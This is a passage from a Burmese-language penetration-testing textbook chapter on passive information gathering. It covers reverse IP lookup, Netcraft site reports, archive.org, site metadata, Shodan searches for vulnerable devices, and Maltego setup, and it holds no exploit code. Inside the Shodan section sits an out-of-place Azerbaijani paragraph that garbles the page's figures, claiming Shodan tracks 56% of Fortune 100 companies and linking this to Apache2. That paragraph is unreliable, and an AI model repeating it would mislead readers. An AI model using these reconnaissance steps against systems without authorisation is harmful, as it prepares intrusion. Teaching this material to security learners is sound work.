1	Information Gathering	SPARTA, NMAP, Dmitry, Shodan, Maltego, theHarvester, Recon-ng
2	Enumeration	NMAP, Unicornscan
3	Vulnerability assessment	OpenVAS, Nmapse, Nessus
4	Gaining access	Metasploit, Backdoor-factory, John The Ripper, Hydra
5	Privilege escalation	Metasploit
6	Covering tracks	Metasploit
7	Web application security testing	Nikto, w3af, Burp Suite, ZAP Proxy, SQLmap
8	Reporting	KeepNote, Dradis

## Chapter – 3 Information Gathering

ဒီသင်ခန်းစာများ ကျွန်ုတ်တို့လေ့လာရမှာ Penetration Testing စတင်လုပ်ဖို့ရန်အတွက် ပထမ မြို့ဆုံးအဆင့်ဖြစ်တဲ့ Information Gathering ဆိုတဲ့အကြောင်းနဲ့ပတ်သက်ပြီး လေ့လာရမှာဖြစ်ပါတယ်။

### What is information gathering?


Information gathering ဆိုတာကတော့ Vulnerability scanners တွေကို အသုံးမပြုခင်မှာ Target system နဲ့ပတ်သက်တဲ့အချက်အလက်တွေကို ပထမဗြို့ဆုံးစုဆောင်းရတဲ့အဆင့်ကိုခေါ်တာဖြစ်ပါတယ်။ Information Gathering မှာဆိုရင်တော့

- Passive information gathering
- Active information gathering

ဆိုပြီးတော့ ဂမျိုးရှိပါတယ်။

### Passive information gathering

Passive information gathering ဆိုတာကတော့ Target system ကို direct contact မလုပ်ပဲ လိုချင်တဲ့အချက်လက်တွေကို ရရှိအောင်ပြုလုပ်တာကိုပြောတာဖြစ်ပါတယ်။ အဲဒါဒီအချက်အလက် တွေကိုတော့ ကျွန်ုတ်တို့တွေ Public မှရရှိတာဖြစ်ပါတယ်။ Passive information gathering အတွက် Internet ဟာအရမ်းအသုံးဝင်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ ကျွန်ုတ်တို့လိုချင်တဲ့အချက်အလက်တွေကို Internet ကိုအသုံးပြုပြီးရှာဖွေနိုင်တာကြောင့် ဖြစ်ပါတယ်။ အောက်မှာ ဖော်ပြထားတာကတော့ Passive information gathering လုပ်ဆောင်တဲ့ပုံဖြစ်ပါတယ်။ ( ပုံကိုတော့ Online မှကူးယူဖော်ပြခြင်း ဖြစ်ပါတယ် )



ပုံမှုပြထားတဲ့ အလုပ်လုပ်ပုံလေးကို ရှင်းပြပေးပါမယ်

1. Client ကပထမ္မီးဆုံး intermediate system ထံသို့ request ပိုလိုက်ပါတယ်
2. အဲအခါ intermediate system မှ တစ်ဆင့် target system ထံသို့ request ပို့ဆောင်ပါတယ်
3. Target system ကလဲ intermediate system ထံသို့ result ကိုပြန်ပို့ဆောင်ပေးပါတယ်
4. အဲအခါ intermediate system ကလဲ client ထံသို့ result ကို forwards ပြန်လုပ်ပေးပါတယ်။

အထက်ပါ အလုပ်လုပ်ပုံကိုလေ့လာကြည့်တဲ့အခါ Client နဲ့ target system တို့ဟာ တို့ကိုရိုက်ဆက်သွယ်မှု မရှိတာကိုတွေ့ရှိရမှာဖြစ်ပါတယ်။ ဆက်ပြီးတော့ Passive information gathering လုပ်တဲ့နည်းလမ်းတွေကိုဆက်လေ့လာရမှာဖြစ်ပါတယ်။

### **Reverse IP lookup**

Reverse ip lookup ဆိုတာ ip address နဲ့ချိတ်ဆက်ထားတဲ့ Domains တွေကိုရှာဖွေ တာကိုပြောတာ ဖြစ်ပါတယ်။ အဲဒါကိုလုပ်ဆောင်ဖို့အတွက်ဆိုရင် target ip address ကိုလိုအပ်ပါတယ်။ တစ်ကယ်လို့ ip address မသိရင်လဲ domain တစ်ခုသိတာနဲ့ တခြား domain တွေကိုပါရှာဖွေလို့ရပါတယ်။ အဲဒါကိုစမ်းသပ်ဖို့အတွက်ဆိုရင် <http://www.yougetsignal.com/tools/web-sites-on-web-server/> အဲဒီ website မှာသွားပြီးတော့ လေ့လာလို့ရပါတယ်။ ကျွန်တော်နမူနာ တစ်ခုရှာပြပါမယ်။ အောက်ကပုံမှာကြည့်ပေးပါ။

### Reverse IP Domain Check

Remote Address

Found 290 domains hosted on the same web server as google.com (172.217.0.46).

It appears that the web server located at 172.217.0.46 may be hosting one or more web sites with explicit content. The web sites in question are highlighted in red below. There is a possibility that all of the web sites on this web server may be blocked by web filtering software. Search engine rankings for these web sites may be affected as well.

0f7tzjks05.com	3ils3ivpoh.com
888googler.com	99dollarlasmusicvideos.com
abc.xyz	about.google.com
account.google.com	accounts.youtube.com
admeld.com	admin.google.com
ads.google.com	ads.youtube.com
adsense.google.com	adssettings.google.com
adwords-community.com	adx.google.com
ai.google.com	alerts.google.com
allo.google.com	america.google.com
analytics.google.com	analytics.youtube.com
android.clients.google.com	android.clients.google.com
anroid.clients.google.com	anysoft-ahmedabad.business.site
apis.google.com	apps.google.com
apps.google.com.ph	appspot.com
archive.google.com	artists.youtube.com
atap.google.com	bed6t.app.goo.gl
books.google.com	books.google.com.br
books.google.com.ec	books.google.com.sg
bulk-sms-voice-calling-service-pune-pcmc-pimpri-chinchwad.business.site	business.google.com
catalog.google.com	careers.google.com
chat.google.com	charma-vietnam.business.site
client1.google.com	chrome.google.com
client3.google.com	client2.google.com
clients.l.google.com	client4.google.com
	clients1.google.com

ပုဂ္ဂိုကြည့်လိုက်မယ်ဆိုရင် အားလုံးရှင်းမယ်လိုထင်ပါတယ်။ တစ်ခုသိထားဖို့လို အပ်တာက Reverse IP lookup က Internet-facing websites တွေအတွက်ပဲ အလုပ်လုပ်ပါတယ်။ Intranet မှာတင်ထားတာမဟုတ်ဘူး sites တွေနဲ့တော့ မသက်ဆိုင်ပါဘူး။

### Site report

ကျွန်ုတ်တို့က Target domain ကိုသိနေတယ်ဆိုရင်တော့ အသုံးဝင်တဲ့အချက်အ လက်တွေကို အဲ domain ထံမှရရှိနိုင်ပါတယ်။ အဲဒါတွေက Registrar, name-server, DNS admin အစရိတာ တွေပဲဖြစ်ပါတယ်။ အဲဒါတွေကိုကြည့်ဖို့အတွက်ဆိုရင် Netcraft ဆိုတဲ့ website ကိုအသုံးပြု သင့်ပါတယ်။ သူရဲ့ address ကတော့ [https://toolbar.netcraft.com/site\\_report](https://toolbar.netcraft.com/site_report) ပဲဖြစ်ပါတယ်။ Domain information တွေကို Online ကနေကြည့်ရှုလို ရှုမှုပြစ်ပါတယ်။ အရင်ဆုံး Netcraft site ထဲကို အရင်သွားလိုက်ပါ။ ပြီးရင် URL ဆိုတဲ့နေရာမှာ မိမိကြည့်ချင်တဲ့ Domain ကိုထည့်ပေးလိုက်ပါ။ အောက်ပုံပါအတိုင်းတွေရမှာ ဖြစ်ပါတယ်။ အဲဒါမှာ ကျွန်ုတ်တို့ လိုချင်တဲ့အချက်အလက်တွေကိုရရှိမှုပြစ်ပါတယ်။

# Site report for facebook.com

Search... 

Share:     

**Netcraft Extension**


- [Home](#)
- [Download Now!](#)
- [Report a Phish](#)
- [Site Report](#)
- [Top Reporters](#)
- [Incentives for reporters](#)
- [Phishtest TLDs](#)
- [Phishest Countries](#)
- [Phishest Hosters](#)
- [Phishest Certificate Authorities](#)
- [Phishing Map](#)
- [Takedown Map](#)
- [Most Popular Websites](#)
- [Branded Extensions](#)
- [Tell a Friend](#)

**Phishing & Fraud**

- [Phishing Site Feed](#)
- [Hosting Phishing Alerts](#)
- [SSL CA Phishing Alerts](#)
- [Protection for TLDs against Phishing and Malware](#)
- [Deceptive Domain Score](#)
- [Bank Fraud Detection](#)
- [Phishing Site Countermeasures](#)

**Lookup another URL:**  
Enter a URL here

## Background


Site title	Facebook – log in or sign up	Date first seen	May 1997
Site rank	350	Primary language	English
Description	Create an account or log in to Facebook. Connect with friends, family and other people you know. Share photos and videos, send messages and get updates.		
Keywords	Not Present		
Netcraft Risk Rating [FAQ]	0/10		

## Network

Site	http://facebook.com	Netblock Owner	Facebook, Inc.
Domain	facebook.com	Nameserver	a.ns.facebook.com
IP address	157.240.1.35 ( <a href="#">VirusTotal</a> )	DNS admin	dns@facebook.com
IPv6 address	2a03:2880:f129:83:face:b0c0:0:25de	Reverse DNS	edge-star-mini-shv-01-lht6.facebook.com
Domain registrar	registrarsafe.com	Nameserver organisation	whois.registrarsafe.com
Organisation	Facebook, Inc., 1601 Willow Rd, Menlo Park, 94025, United States	Hosting company	Facebook
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown
Hosting country	 US		


## Site archive and way-back

ပုံမှန်အားဖြင့် Web site တွေကို Update လုပ်လိုက်တဲ့အခါမှာ သာမာန်အသုံးပြုသူတွေ အနေနဲ့ အရင် version တွေကိုပြန်ကြည့်လိုမရပါဘူး။ ဒါပေမယ့် <https://archive.org/> ဆိုတဲ့ website မှာတော့ ကြည့်လိုရပါတယ်။ တချို့ အချက်လက်တွေကိုသာ ကြည့်လိုရမှာဖြစ်ပြီး လက်ရှိ version နဲ့သက်ဆိုင်တဲ့ အချက်အလက် ကိုတော့ ကြည့်လိုရမှာမဟုတ်ပါဘူး။



## Site metadata

Target site မှရရှိတဲ့ Metadata ကတေသာ အရမ်းအသုံးဝင်တဲ့ information တွေ ပဲဖြစ်ပါတယ်။ Metadata တွေကိုရှာဖွေဖို့အတွက်ဆိုရင်တော့ <http://desenmascara.me> မှာ မည်သည့် site မှ metadata ကိုမဆိုရှာဖွေလို့ ရပါတယ်။ Metadata မှတေသာ Domain information, header flags အစရှိတာတွေပါဝင်ပါတယ်။ အောက်မှာ လဲပုံနှင့်တက္က ဖော်ပြထားပါတယ်။



<b>Web Site</b>	<a href="http://demo.testfire.net">http://demo.testfire.net</a>
	(Hosted in: 'UNITED STATES (US)')
	★ ★ Let us know if the web site is <span style="background-color: green; color: white;">✓ OFFICIAL WEB</span> <span style="background-color: grey; color: black;">✗ NO OFFICIAL</span> <span style="background-color: red; color: white;">✗ FAKE</span> ★ ★
<b>Awareness value:</b>	10 ⓘ (with 20 or higher a website is considered somehow security awareness)
<b>URL's MD5:</b>	cb2960238d095205139e6c17f2a93b74
<b>Unmasked on:</b>	July 27, 2014, 6:38 p.m.
<b>Domain registered on:</b>	CSC CORPORATE DOM
<b>Domain will expire in:</b>	23-jul-2015 (361 days)
<b>Web server::</b>	Microsoft-IIS/6.0 ( <a href="#">vulnerability history</a> )
<b>Technology::</b>	ASP.NET
<b>Robots file:</b>	Not found
<b>HTTP methods:</b>	Not found
<b>Directory listing:</b>	Not found
<b>Third party content:</b>	Not found
<b>Electronic commerce:</b>	<a href="#">Payment gateway</a> or <a href="#">Paypal</a> or <a href="#">own BBDD</a> ( <a href="#">Read more</a> )
<b>Private IPs:</b>	No
<b>Frames:</b>	Not found

## Looking for vulnerable systems using Shodan

Shodan ဆိုတာ search engine တစ်ခုဖြစ်ပြီး အဲကနေထွက်ပေးတဲ့ vulnerability exploitation နဲ့သက်ဆိုင်တာတွေက အရမ်းစိတ်ဝင်စားဖို့ကောင်းပါတယ်။ Shodan ကိုအသုံးပြုပြီး internet နဲ့ ချိတ်ဆက်ထားတဲ့ devices တွေရဲ့အားနည်းချက်တွေကို ရှာဖွေရတာက အရမ်းအကျိုး သက်ရောက်မှု ရှိပါတယ်။ ဥပမာ - webcams, IP devices, routers, smart devices, industrial control systems တို့ပဲဖြစ်ပါတယ်။ Shodan ကိုအသုံးပြုဖို့အတွက်ဆိုရင် <https://www.shodan.io/> ပဲဖြစ်ပါတယ်။ အောက်မှာဖော်ပြထားတာကတော့ shodan ရဲ့ home screen ပဲဖြစ်ပါတယ်။

The search engine for Security  
Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account      Getting Started



#### Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



#### Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



#### See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



#### Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

56% of Fortune 100      1,000+ Universities

Qızılıntı tərəvəz əməkhanaları, tətbiqətçilər və digər şirkətlər, əsasən Apache2 serverini istifadə edir. Shodanın təqribən 56% Fortune 100 şirkəti və 1,000+ universiteti təqib etdiyi bildirilir. Bu, Apache2 serverinin çoxlu istifadəsi və geniş istifadəçiləri haqqında bir göstəricidir.

**TOTAL RESULTS:** 98,500

**TOP COUNTRIES:**

Country	Count
United States	21,977
Sweden	12,933
Germany	10,553
France	10,234
Norway	7,130

**TOP SERVICES:**

Service	Count
HTTP S	77,219
8081	3,578
HTTPS (8443)	3,434
Webmin	1,639
8889	1,533

**TOP ORGANIZATIONS:**

Organization	Count
OVH SAS	7,054
Resilans AB	5,731
Amazon.com	4,303
InternetBolaget Sweden AB	1,976
Hetzner Online GmbH	1,749

**Example Results:**


**185.139.164.98**   
**Closed Web Hosting Ltd**  
Added on 2019-08-01 12:38:02 GMT  
 Norway  
HTTP/1.1 200 OK  
Date: Thu, 01 Aug 2019 12:38:00 GMT  
Server: Apache  
Last-Modified: Mon, 15 May 2017 08:04:15 GMT  
ETag: "29cd-54f8b804ebde8"  
Accept-Ranges: bytes  
Content-Length: 10701  
Vary: Accept-Encoding  
Content-Type: text/html  
  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional..."

**92.63.99.39**   
**Cisco The First**  
Added on 2019-08-01 12:37:03 GMT  
 Russian Federation  
HTTP/1.1 200 OK  
Date: Thu, 01 Aug 2019 12:37:03 GMT  
Server: Apache/2.4.18 (Ubuntu) mod\_fcgid/2.3.9 OpenSSL/1.0.2g  
Last-Modified: Sun, 27 Nov 2016 03:03:10 GMT  
ETag: "2c39-5423f985a9780"  
Accept-Ranges: bytes  
Content-Length: 11321  
Vary: Accept-Encoding  
Connection: close  
Content-Type: text/...

**170.83.197.5**


## Advanced information gathering using Maltego

Maltego ဆိုတာကတော့ Information gathering အတွက် အရမ်းအသုံးဝင်ပြီး Powerful ဖြစ်တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ Kali Linux မှာတော့ Default ပါဝင်ပါတယ်။ Windows အတွက်ဆိုရင်တော့ <https://www.paterva.com/downloads.php> အဲမှာသွားရောက် Download လုပ်လို့ရပါတယ်။ Maltego ကနေကျွန်တော်တို့ email address, domain, phone number အစရှိတာတွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ Maltego ကိုအသုံးပြုဖို့အတွက်တော့ ကျွန်တော်တို့ Register လုပ်ပေးရမှာ ဖြစ်ပါတယ်။ အောက်မှာ မြင်တွေ့ရမယ့် ပုံကတော့ Maltego စစ်ဖွင့်ခြင်းမှာ တွေ့မြင်ရမယ်ပုံဖြစ်ပါတယ်။




ကျွန်တော်တို့ တစ်ခုလောက်စမ်းသပ်ကြည့်ရအောင် အဲတော့ Ctrl + t ဒါမှမဟုတ်ရင် အပေါ်ဆုံးမှာ ပြထားတဲ့ စာရွက်လေးမှာ အပေါင်းပုံလေး ပါနေတာလေးကို နိုပ်လိုက်ပါ။


New Graph ဆိုပြီး Page အသစ်ပေါ်လာတာတွေရမှာဖြစ်ပါတယ်။ အဲမှာ ကျွန်တော်တို့က domain တစ်ခုခုကိုစမ်းပြီးရှာကြည့်မှာ ဖြစ်ပါတယ်။ ဘယ်ဘက်မှာ Entity Palette ဆိုတာလေးရှုပါတယ် အဲအောက်မှာ Domain ဆိုတာလေးရှုပါတယ် အဲကောင်လေးကို ဖို့ဆွဲပြီး ဒီဘက်က blank page ထဲကိုဆွဲထည့်လိုက်ပါ။




ပြီးရင်တော့ အဲဆွဲထည့်ထားတဲ့ Icon လေးကို Double Click လုပ်လိုက်ပါ။ အောက်က ပုံပါအတိုင်း တွေ့ရမှာဖြစ်ပါတယ်။



